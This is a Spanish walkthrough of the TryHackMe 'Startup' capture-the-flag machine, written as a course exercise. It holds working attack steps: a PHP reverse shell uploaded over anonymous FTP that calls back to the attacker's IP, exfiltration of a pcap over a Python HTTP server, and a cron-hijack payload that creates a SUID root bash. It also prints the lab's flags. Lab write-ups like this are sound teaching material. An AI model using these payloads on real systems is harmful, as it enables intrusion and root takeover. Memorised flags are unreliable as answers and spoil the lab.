Startup CTF Walkthrough by loh

Después de un tiempo vuelvo para ver como s ha resuelto este CTF de TryHackMe. Cabe mencionar que esto forma parte de una tarea del último sprint de CECETI, así que un abrazo fuerte a mis profesores de Hacking Étco.
Comenzamos con un escaneo de puertos usando RustScan, que nos permite rápidamente identificar servicios expuestos. Detectamos los siguientes servicios:
- FTP (21) → vsftpd 3.0.3, con login anónimo habilitado y el directorio /ftp con permisos de escritura.
- SSH (22) → OpenSSH 7.2p2.
- HTTP (80) → Apache 2.4.18, con una página en mantenimiento.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
❯ rustscan -a 10.130.169.180 -- -sCV
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------

PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 62 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp [NSE: writeable]
| -rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
|_-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.134.169
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDAzds8QxN5Q2TsERsJ98huSiuasmToUDi9JYWVegfTMV4Fn7t6/2ENm/9uYblUv+pLBnYeGo3XQGV23foZIIVMlLaC6ulYwuDOxy6KtHauVMlPRvYQd77xSCUqcM1ov9d00Y2y5eb7S6E7zIQCGFhm/jj5ui6bcr6wAIYtfpJ8UXnlHg5f/mJgwwAteQoUtxVgQWPsmfcmWvhreJ0/BF0kZJqi6uJUfOZHoUm4woJ15UYioryT6ZIw/ORL6l/LXy2RlhySNWi6P9y8UXrgKdViIlNCun7Cz80Cfc16za/8cdlthD1czxm4m5hSVwYYQK3C7mDZ0/jung0/AJzl48X1
|   256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOKJ0cuq3nTYxoHlMcS3xvNisI5sKawbZHhAamhgDZTM989wIUonhYU19Jty5+fUoJKbaPIEBeMmA32XhHy+Y+E=
|   256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPnFr/4W5WTyh9XBSykso6eSO6tE0Aio3gWM8Zdsckwo
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Maintenance
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Accedemos con login anónimo y nos encontramos contenido como important.jpg, notice.txt y el directorio /ftp con permisos de escritura. Los descargamos en nuestra máquina local y por último comprobamos con pwd si estamos en un chroot o en un path real del sistema.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
❯ ftp 10.130.169.180 -a
Connected to 10.130.169.180.
220 (vsFTPd 3.0.3)
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||51076|)
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> get important.jpg
local: important.jpg remote: important.jpg
229 Entering Extended Passive Mode (|||20047|)
150 Opening BINARY mode data connection for important.jpg (251631 bytes).
100% |*********************************************|   245 KiB   33.14 KiB/s    00:00 ETA
226 Transfer complete.
251631 bytes received in 00:07 (31.96 KiB/s)
ftp> get notice.txt
local: notice.txt remote: notice.txt
229 Entering Extended Passive Mode (|||43146|)
150 Opening BINARY mode data connection for notice.txt (208 bytes).
100% |*********************************************|   208        9.91 MiB/s    00:00 ETA
226 Transfer complete.
208 bytes received in 00:00 (3.56 KiB/s)
ftp> cd ftp
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||16222|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> pwd
Remote directory: /ftp
Volviendo a nuestra máquina, comprobamos el contenido del archivo TXT, siendo este un texto que menciona a un potencial usuario del sistema: Maya. La foto es un meme de Among Us. 
Pasando al servicio HTTP, comenzamos con la enumeración web con Feroxbuster, obteniendo resultados claves:
- /files/
- /files/notice.txt
- /files/ftp/
Además comprobamos que el archivo encontrado /files/notice.txt tiene el mismo contenido que el archivo encontrado en FTP. Así confirmamos que el FTP está expuesto vía web y tenemos un punto de subida + ejecución web potencial.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
❯ feroxbuster -u http://10.130.169.180 \
  -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt \
  -x php, html, txt, tar.gz \
  -t 100 -q

200      GET       20l      113w      808c http://10.130.169.180/
301      GET        9l       28w      316c http://10.130.169.180/files => http://10.130.169.180/files/
200      GET        1l       40w      208c http://10.130.169.180/files/notice.txt
200      GET       20l      113w      808c http://10.130.169.180/index.html
200      GET      728l     5285w   461820c http://10.130.169.180/files/important.jpg

Scanning: http://10.130.169.180/
Scanning: http://10.130.169.180/files/
Scanning: http://10.130.169.180/files/ftp/

❯ curl http://10.130.169.180/files/notice.txt
Whoever is leaving these damn Among Us memes in this share, it IS NOT FUNNY. People downloading documents from our website will think we are a joke! Now I dont know who it is, but Maya is looking pretty sus.
Probamos subida de archivos con un TXT común y corriente:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
ftp> put dic.txt
mput dic.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||55861|)
150 Ok to send data.
100% |*********************************************|    10      131.96 KiB/s    00:00 ETA
226 Transfer complete.
10 bytes sent in 00:00 (0.08 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||15032|)
150 Here comes the directory listing.
-rwxrwxr-x    1 112      118            10 Apr 21 16:36 dic.txt
226 Directory send OK.
ftp> exit
221 Goodbye.
Y seguidamente lo verificamos desde la web con cURL:
1
2
3
4
5
❯ curl http://10.130.169.180/files/ftp/ | grep "dic.txt"
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 947 100 947 0 0 12276 0 --:--:-- --:--:-- --:--:-- 12298
<tr><td valign="top"><img src="/icons/text.gif" alt="[TXT]"></td><td><a href="dic.txt">dic.txt</a></td><td align="right">2026-04-21 16:36 </td><td align="right"> 10 </td><td> </td></tr>
Una vez comprobado que se permite la subida de archivos y que es accesible desde el navegador, probamos si el servidor interpreta PHP.
Preparamos una reverse shell en PHP indicando nuestra IP y el puerto de escucha. Se sube al FTP exitosamente:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
❯ head rev.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.134.169';
$port = 4444;
$chunk_size = 1400;
$write_a = null;

❯ ftp 10.130.169.180 -a
Connected to 10.130.169.180.
220 (vsFTPd 3.0.3)
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd ftp
250 Directory successfully changed.
ftp> put rev.php
local: rev.php remote: rev.php
229 Entering Extended Passive Mode (|||29515|)
150 Ok to send data.
100% |*********************************************|  2589       38.57 MiB/s    00:00 ETA
226 Transfer complete.
2589 bytes sent in 00:00 (25.21 KiB/s)
ftp> exit
221 Goodbye.
Verificamos que el archivo es accesible desde /files/ftp, pero antes de ejecutarlo preparamos la herramienta Penelope para recibir la reverse shell. 
El servidor interpreta el archivo PHP y obtenemos una reverse shell como www-data, confirmando la ejecución remota de código.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
❯ penelope
[+] Listening for reverse shells on 0.0.0.0:4444 →  127.0.0.1 • 10.0.2.40 • 192.168.134.169
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from startup~10.130.169.180-Linux-x86_64 😍️ Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Got reverse shell from startup~10.130.169.180-Linux-x86_64 😍️ Assigned SessionID <2>
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/kali/.penelope/sessions/startup~10.130.169.180-Linux-x86_64/2026_04_21-18_44_58-989.log 📜
──────────────────────────────────────────────────────────────────────────────────────────
www-data@startup:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

www-data@startup:/$ hostname -I
10.130.169.180
Una vez obtenida la shell como www-data, comenzamos la enumeración del sistema. Dentro localizamos un archivo suspicious.pcapng, lo que sugiere la presencia de tráfico de red capturado previamente.
1
2
3
4
5
6
7
8
9
10
11
12
www-data@startup:/$ ls
bin   dev  home       initrd.img      lib    lost+found  mnt  proc	 root	sbin  srv  tmp	vagrant  vmlinuz
boot  etc  incidents  initrd.img.old  lib64  media	opt  recipe.txt  run	snap  sys  usr	var	vmlinuz.old

www-data@startup:/$ file incidents/
incidents/: directory

www-data@startup:/$ cd !$
cd incidents/

www-data@startup:/incidents$ ls
suspicious.pcapng
Para analizar el archivo, lo transferimos a nuestra máquina atacante levantando un servidor HTTP temporal de Python, o otra alternativa seria updog.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
www-data@startup:/incidents$ python3 -m http.server 2121
Serving HTTP on 0.0.0.0 port 2121 ...
192.168.134.169 - - [21/Apr/2026 16:56:13] "GET /suspicious.pcapng HTTP/1.1" 200 -

❯ wget http://10.130.169.180:2121/suspicious.pcapng
--2026-04-21 18:56:13--  http://10.130.169.180:2121/suspicious.pcapng
Conectando con 10.130.169.180:2121... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 31224 (30K) [application/octet-stream]
Grabando a: «suspicious.pcapng»

suspicious.pcapng      100%[==========================>]  30,49K  --.-KB/s    en 0,1s

2026-04-21 18:56:14 (278 KB/s) - «suspicious.pcapng» guardado [31224/31224]
Una vez descargado, lo abrimos con Wireshark. Al inspeccionar los paquetes (especialmente mediante Follow TCP Stream), observamos tráfico en claro correspondiente a comandos ejecutados en el sistema, lo que indica una intrusión previa. En uno de estos streams aparecen credenciales en texto plano: 
1
2
❯ ncat creds.txt
c4ntg3t3n0ughsp1c3
Probamos la contraseña obtenida con el usuario identificado del .pcapng (lennie), iniciando sesión exitosamente y encontrando la primera flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
www-data@startup:/$ su lennie
Password:

lennie@startup:/$ id
uid=1002(lennie) gid=1002(lennie) groups=1002(lennie)

lennie@startup:/$ cd /home/lennie/

lennie@startup:~$ ls -la
total 20
drwx------ 4 lennie lennie 4096 Nov 12  2020 .
drwxr-xr-x 3 root   root   4096 Nov 12  2020 ..
drwxr-xr-x 2 lennie lennie 4096 Nov 12  2020 Documents
drwxr-xr-x 2 root   root   4096 Nov 12  2020 scripts
-rw-r--r-- 1 lennie lennie   38 Nov 12  2020 user.txt

lennie@startup:~$ cat user.txt
THM{03ce3d619b80ccbfb3b7fc81e46c0e79}
A partir de este punto nuestro objetivo es escalar privilegios. Dentro del directorio /home/lennie/scripts encontramos archivos interesantes:
planner.sh: entendemos que el contenido de $LIST se guarda en startup_list.txt y que si ya existe, se sobrescribe. Ademas llama a/etc/print.sh/etc/print.sh: modificable por lennie.
Así que la lógica aquí sería: Si root ejecuta planner.sh, y planner.sh llama a /etc/print.sh, y yo controlo /etc/print.sh… entonces root ejecutará lo que yo modifique ahí.
1
2
3
4
5
6
7
8
9
10
11
12
lennie@startup:~/scripts$ ls
planner.sh  startup_list.txt

lennie@startup:~/scripts$ cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh

lennie@startup:~/scripts$ ls -l startup_list.txt
-rw-r--r-- 1 root root 1 Apr 21 17:20 startup_list.txt
lennie@startup:~/scripts$ ls -l /etc/print.sh
-rwx------ 1 lennie lennie 25 Nov 12  2020 /etc/print.sh
Así que procedemos a inyectar nuestro código en /etc/print.sh, copiando bash como root y activando el bit SUID con chmod:
1
2
3
4
5
6
lennie@startup:~/scripts$ cat /etc/print.sh
#!/bin/bash

# root payload
cp /bin/bash /tmp/rootbash
chmod 4755 /tmp/rootbash
Habiendo visto que cada minuto el archivo startup_list.txt se ejecuta, teniamos una gran sospecha que habia un cronjob por detras ejecutando esta secuencia. Así que esperamos un minuto y ejecutamos el bash SUID con -p (para que no abandone los privilegios elevados):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
lennie@startup:~/scripts$ ls -la
total 16
drwxr-xr-x 2 root   root   4096 Nov 12  2020 .
drwx------ 5 lennie lennie 4096 Apr 21 17:22 ..
-rwxr-xr-x 1 root   root     77 Nov 12  2020 planner.sh
-rw-r--r-- 1 root   root      1 Apr 21 17:33 startup_list.txt

lennie@startup:~/scripts$ ls -la
total 16
drwxr-xr-x 2 root   root   4096 Nov 12  2020 .
drwx------ 5 lennie lennie 4096 Apr 21 17:22 ..
-rwxr-xr-x 1 root   root     77 Nov 12  2020 planner.sh
-rw-r--r-- 1 root   root      1 Apr 21 17:34 startup_list.txt

lennie@startup:~/scripts$ /tmp/rootbash -p
rootbash-4.3# id
uid=1002(lennie) gid=1002(lennie) euid=0(root) groups=1002(lennie)

rootbash-4.3# whoami
root

rootbash-4.3# cat /root/root.txt
THM{f963aaa6a430f210222158ae15c3d76d}
¡Flag de root conseguida! ¿Cómo lo habéis visto? No dudéis de hablarme por LinkedIn para comentar máquinas. Un saludo para los lectores.
Hasta la próxima,
~loh♡.